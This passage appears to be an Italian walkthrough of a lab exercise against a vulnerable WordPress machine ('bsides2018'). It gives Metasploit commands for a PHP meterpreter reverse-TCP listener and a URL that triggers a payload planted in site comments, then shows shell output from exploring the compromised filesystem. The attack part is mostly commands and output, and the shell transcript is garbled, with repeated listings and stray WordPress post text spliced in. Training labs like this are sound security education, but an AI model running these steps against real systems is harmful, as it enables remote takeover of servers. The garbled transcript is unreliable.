
Eseguire i comandi

1. sudo msfconsole
2. use exploit/multi/handler
3. set payload php/meterpreter/reverse_tcp
4. set LHOST 192.168.1.101 # Inserisci il tuo indirizzo IP
5. set LPORT 4444 # Inserisci la porta che hai configurato nel payload
6. exploit # Avvia il listener

Accedere a una pagina contenente i commenti sul sito WordPress che ora contiene il payload

http://192.168.1.115/backup_wordpress/?p=1#comments

Risultato finale



Ora che si ha l'accesso al sistema si può controllare con i comandi di shell la macchina target.

```

Computer      : bsides2018
OS           : Linux bsides2018 3.11.0-15
Meterpreter   : php/linux
meterpreter > shell
Process 2604 created.
Channel 0 created.
fdd
/bin/sh: 1: fdd: not found
ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php

```

wp-signup.php
wp-trackback.php
xmlrpc.php
pwd
/var/www/backup_wordpress
cd ..
cd
ls
backups
cache
crash
ftp
games
lib
local
lock
log
mail
opt
run
spool me to WordPress. This is your first post. Edit or delete
tmp writing!
www
cd ..
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib